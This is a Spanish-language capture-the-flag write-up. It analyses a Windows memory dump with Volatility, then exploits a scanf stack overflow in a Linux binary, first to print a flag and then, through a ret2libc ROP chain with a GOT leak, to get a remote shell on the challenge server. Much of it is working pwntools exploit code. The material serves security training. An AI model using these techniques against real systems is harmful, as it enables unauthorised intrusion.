UAM – Hispasec

Write-Up: Universo Marvel – Episodio 1 – 2ª parte

Julian J. M. - 22/12/2018

Partimos de un dump de memoria de un equipo, y nos piden conseguir un programa y el servidor al que se conectan, como medio para conseguir la flag.

Usaremos volatility para analizar la imagen:

```
# vol.py -f image.raw imageinfo
[...]
          Suggested Profile(s) : Win7SP1x64, Win7SP0x64, Win2008R2SP0x64……
[...]
```

Nos indica que se trata de un Win7SP1x64 o similar.

Como nos indican que la máquina se conecta a un servidor, vamos a empezar buscando conexiones:

```
# vol.py -f image.raw --profile=Win7SP1x64 netscan
[...]
0x13d880880  TCPv4 172.16.233.139:49166 34.247.69.86:9009 ESTABLISHED 1940     nc64.exe
[...]
```

Nos llama la atención la única conexión establecida, a 34.247.69.86:9009, del binario nc64.exe, que no es standard de windows. Intentamos localizar ese binario.

```
# vol.py -f image.raw --profile=Win7SP1x64 filescan | grep -i nc64.exe
[...]
0x000000013d939d10  15  0 R--r-d \Device\HarddiskVolume1\Users\admin\Desktop\netcat-1.11\nc64.exe
[...]
```

El fichero está en el escritorio de usuario admin. Es el netcat de toda la vida. Afinamos la búsqueda en el perfil del usuario:

```
# vol.py -f image.raw --profile=Win7SP1x64 filescan | grep -i admin.desktop
[...]
0x000000013d563f20     16      0 R--r-- \Device\HarddiskVolume1\Users\admin\Desktop\HydralarioHydra
0x000000013dfcb730     16      0 RW---- \Device\HarddiskVolume1\Users\admin\Desktop\flag.txt
[...]
```

Tiene pinta de ser el programa que nos indican en el enunciado. Vamos a extraer esos 2 ficheros, que estaban en la cache de windows en el momento del dumpeo de memoria.

```
# vol.py -f image.raw --profile=Win7SP1x64 dumpfiles -n -Q 0x13d563f20,0x13dfcb730 -D ficheros/
[...]

# file ficheros/*
ficheros/file.None.0xfffffa80066d6d00.flag.txt.dat:        ASCII text, with no line terminators
ficheros/file.None.0xfffffa80089e01c0.HydralarioHydra.dat: ELF 32-bit LSB executable, Intel 80386,
version 1 (SYSV), dynamically linked, interpreter /lib/ld-linux.so.2, for GNU/Linux 3.2.0,
BuildID[sha1]=c03cee4c7f44b1055031fd53980bd22e47873ab1, not stripped

# cat ficheros/file.None.0xfffffa80066d6d00.flag.txt.dat
UAM{EstaNoEsLaFlag}
```

Obviamente el fichero flag.txt no contiene la flag real. Ésta estará en el servidor remoto.

Hasta aquí la primera parte. Ahora viene el análisis del binario y la creación del exploit que nos permita extraer el flag.txt del servidor.


Para no extender mucho el writeup, voy a poner las capturas de pantalla clave.

A la derecha vemos la función main. Lo primero que hace es llamar a la función read_flag, que lee a memoria el fichero flag.txt y lo guarda en una variable global 'flag'. Veremos más adelante su utilidad.

Posteriormente imprime el banner de bienvenida y llama a la función check_age. Si el retorno de esta funcion es false (0), nos muestra el mensaje de error. Tendremos que analizar esa función para buscarle el fallo para que devuelve true, y que nos permita continuar a la siguiente fase.

Como resumen, la funcion check_age lee un entero por teclado. Si el número es menor que 9, o mayor que 99999, devuelve false directamente.
Si está entre esos valores, hace una comprobación adicional. Comprueba si la parte baja de ese entero de 32 bits, es decir los 16bits más bajos, son 0 o no. Los posibles valores serían, obviamente 0, 0x10000, y 0x20000, etc. El 0 y 0x20000 quedan descartados por la comprobación anterior, así que solo nos queda 0x10000, o 65536 en decimal.

Una vez contestamos correctamente a la primera pregunta, llegamos al meollo del ejercicio, la funcion tell_me_a_secret.



Nos pide simplemente un secreto, entrada que lee con la función scanf, que tiene el problema de que permite leer más bytes de la cuenta, pudiendo escribir más allá del buffer definido.

Ese *sub esp, 0x14* nos da una idea de que el tamaño de las variables locales que se almacenan en el stack, son 20 bytes. Vamos a utilizar la serie de De Bruijn para estar completamente seguros de en qué momento estamos sobreescribiendo el stack.

```
$ ragg2 -rP 64
AAABAACAADAAEAAFAAGAAHAAIAAJAAKAALAAMAANAAOAAPAAQAARAASAATAAUAAV
```

Ejecutamos el programa, contestamos la edad, y le metemos ese string, con el resultado de una bonita violación de segmento. Si estuviésemos debugueando con radare, veríamos que el registro eip se nos ha ido a una dirección inválida. Pero sin radare también podemos verla.

```
$ dmesg | tail -n1
[592346.949287] HydralarioHydra[5610]: segfault at 41414841 ip 0000000041414841 sp 00000000ffd25170
error 14
```


Vemos que el segfault se produjo en la dirección 0x41414841… Si pasamos eso a ASCII, es AAHA, parte de nuestra entrada. Usamos ragg2 de nuevo para ver en qué posición aparece:

```
$ ragg2 -q 0x41414841
Little endian: 20
Big endian: 19
```

Como estamos en plataforma intel, que es little endian, sabemos que en la posicion 20 de la entrada empezamos a machacar la pila, concretamente la dirección de retorno de la función.

Lo único que nos queda, que no es poco, es buscar la forma de imprimir el contenido de la variable flag. Rebuscamos de nuevo en el ejecutable, buscando pistas.

Exite una función, cercana a las que hemos visto, a la que no se llama nunca, pero que tiene código interesante:



```
[0x84142cd]
(fcn) sym.a 74
  sym.a (int arg_8h);
; var int local_4h @ ebp-0x4
; arg int arg_8h @ ebp+0x8
push ebp
mov ebp, esp
push ebx
sub esp, 4
call sym.__x86.get_pc_thunk.bx;[ga]
add ebx, 0x1d27
sub esp, 0xc
lea eax, [ebx - 0x1aef]
push eax
; int puts(const char *s)
call sym.imp.puts;[gb]
add esp, 0x10
sub esp, 0xc
push dword [arg_8h]
; int printf(const char *format)
call sym.imp.printf;[gc]
add esp, 0x10
sub esp, 0xc
lea eax, [ebx - 0x1ae0]
push eax
; int printf(const char *format)
call sym.imp.printf;[gc]
add esp, 0x10
nop
mov ebx, dword [local_4h]
leave
ret
```

Básicamente recibe un parámetro (arg_8h), y lo imprime con printf. Previamente nos muestra un “Bravo”.

Usaremos esta función para obtener la flag. Lo primero que tenemos que saber es que en 32bits, la convención de llamadas suele ser cdecl. Los parámetros a las funciones se pasan por el stack, de derecha a izquierda. Justo antes de saltar a la función, el procesador añade al stack la dirección de retorno.

Cuando estemos en la función de la derecha, el programa espera que al inicio de la función, tengamos en el stack (registro esp) la dirección de retorno, seguido de los parámetros .

Por tanto, nuestro exploit debe:

1. Escribir el buffer legítimo de la aplcación, 20 bytes.
2. Sobreescribir la dirección de retorno de la función, para que en lugar de retornar a main() y acabar la ejecución del programa, salte a esta función oculta (0x084142cd).
3. Añadir al stack la dirección de retorno de esta función, que nos da igual, porque una vez que se ejecute ya tendremos nuestro premio, así que rellenaremos con cualquier cosa
4. Añadir al stack el primer argumento que queremos pasarle a esta función. La dirección de la variable flag es 0x084160a0. (Nota, la podemos ver en radare con el comando is, o is~flag).

En este caso tan “sencillo” es matar moscas a cañonazos, pero vamos a usar la librería pwntools, que nos facilita mucho trabajar en local y pasar a remoto, pudiendo incluso lanzar el debugger. Además nos puede ayudar a hacer ROP cuando la cosa se complica y necesitamos obtener funciones no importadas (llamada a system, por ejemplo). No es el caso, así que lo hacemos más o menos de forma manual:

```
from pwn import *

#p = process("./HydralarioHydra")  # En local
p = remote("34.247.69.86",9009)    # En remoto

p.sendline("65536")        # Enviamos la primera respuesta

payload = 'C'*20           # Padding para rellenar el buffer
payload+= pack(0x084142cd) # Dirección de la función oculta
payload+= 'AAAA'           # Retorno de esa función. Irrelevante.
payload+= pack(0x084160a0) # Dirección de la variable flag

p.sendline(payload)        # Enviamos el exploit

print p.recvall()          # Imprimimos todo lo que nos llegue
```

```
$ python marvel2_exploit.py
[+] Opening connection to 34.247.69.86 on port 9009: Done
[+] Receiving all data: Done (350B)
[*] Closed connection to 34.247.69.86 port 9009
65536

Bienvenido al sistema de reclutamiento de agentes.
¡Veamos si tienes lo que hay que tener para ser parte de Hydra!

Edad: 0
Parece que tienes madera de agente... hagamos una ultima comprobacion...
Cuentame el secreto y yo te contare el mio: CCCCCCCCCCCCCCCCCCCC\x84BA^HAAAA\xa0`A^H

Buen trabajo!
UAM{f2d593fa4eb0cd1860ed80fb0f7236ca}
```

Y eso es todo…. O eso creía...

Consiguiendo shell

Una vez obtenido la flag por métodos convencionales, vamos a intentar subir al siguiente nivel y conseguir shell en el servidor. Como está activado ASLR, y las librerías se cargan en direcciones aleatorias cada vez que ejecutamos la aplicación, tenemos que hacer lo siguiente:

1. En un primer ataque, obtener la dirección (en el global offset table, o GOT) de una función conocida, y que esté en uso en la aplicación.
2. Sabiendo la versión de libc utilizada, calcular el offset entre esta función y la que nos interesa.
3. Calcular, además, la dirección del string “/bin/sh\x00”
4. Lanzar, en un segundo ataque, el payload que nos dé el shell interactivo.

Usaremos la librería pwntools. Voy a poner aquí las partes interesantes para comentarlas. El código fuente debería acompañar a este writeup.

```
p = remote("34.247.69.86",9009)

e = ELF("./HydralarioHydra")
r = ROP(e, badchars='\x04\x0a\x1c\xab')
r.a( e.got[ "__libc_start_main" ] )   # Usamos la función 'a' del binario para hacer el leak del GOT
r.main()                        # Y luego volvemos a main() para reiniciar la app sin cerrarla

payload = 'A'*20
payload+= r.chain()

p.sendline("65536") # Respuesta a primera pregunta
p.sendline(payload) # Enviamos el payload
```

Utilizamos la clase ROP para formar nuestro payload. Al pasarle el binario, nos facilita llamar a funciones del mismo directamente, y a obtener información, como el offset en el binario de dónde se encuentra la entrada del GOT. Esta tabla es la que se rellena con las direcciones reales de las funciones que utiliza el programa.

```
p.recvuntil("trabajo")
p.recvline()
leaked_function = u32(p.recv(4)) # Obtenemos la dirección de la función __libc_start_main
```

Sabiendo la dirección de una función conocida, podemos calcular cualquier otra función de libc, como la de system. Para ello necesitamos la copia exacta de libc que ejecuta el servidor.
En este caso, al estar la máquina en Amazon, y parecer un debian, nos descargamos la libc desde aquí:
http://cdn-aws.deb.debian.org/debian/pool/main/g/glibc/libc6_2.24-11+deb9u3_i386.deb

```
libc = ELF("libc-2.24.so")
libc.address = leaked_function - libc.sym["__libc_start_main"]

# Obtenemos la dirección de system y la cadena /bin/sh
system = libc.sym['system']
binsh = next(libc.search("/bin/sh\x00"))
```

Hemos reubicado la dirección base de libc, para que nos de offset de la aplicación en ejecución.
Posteriormente, hemos obtenido las direcciones de la función system y del string “/bin/sh”… queda poco.
Recordamos que en el primer payload, después del leak, volvimos a llamar a main(). Así que estamos como al principio, pero con información fundamental para finalizar el ataque.

```
r = ROP(e, badchars='\x04\x0a\x1c\xab')     # Nueva cadena ROP
r.call(system, [binsh]) # System("/bin/sh") # Llamamos a system(/bin/sh)

payload = 'A'*20 # Padding para rellenar el buffer
payload+= r.chain()

p.sendline("65536") #
p.sendline(payload) # Payload definitivo

p.interactive()     # Modo interactivo, para interactuar con el shell
```

Y esto sí que es todo…

Julián J. M.
julianjm@gmail.com
Telegram: @julianjm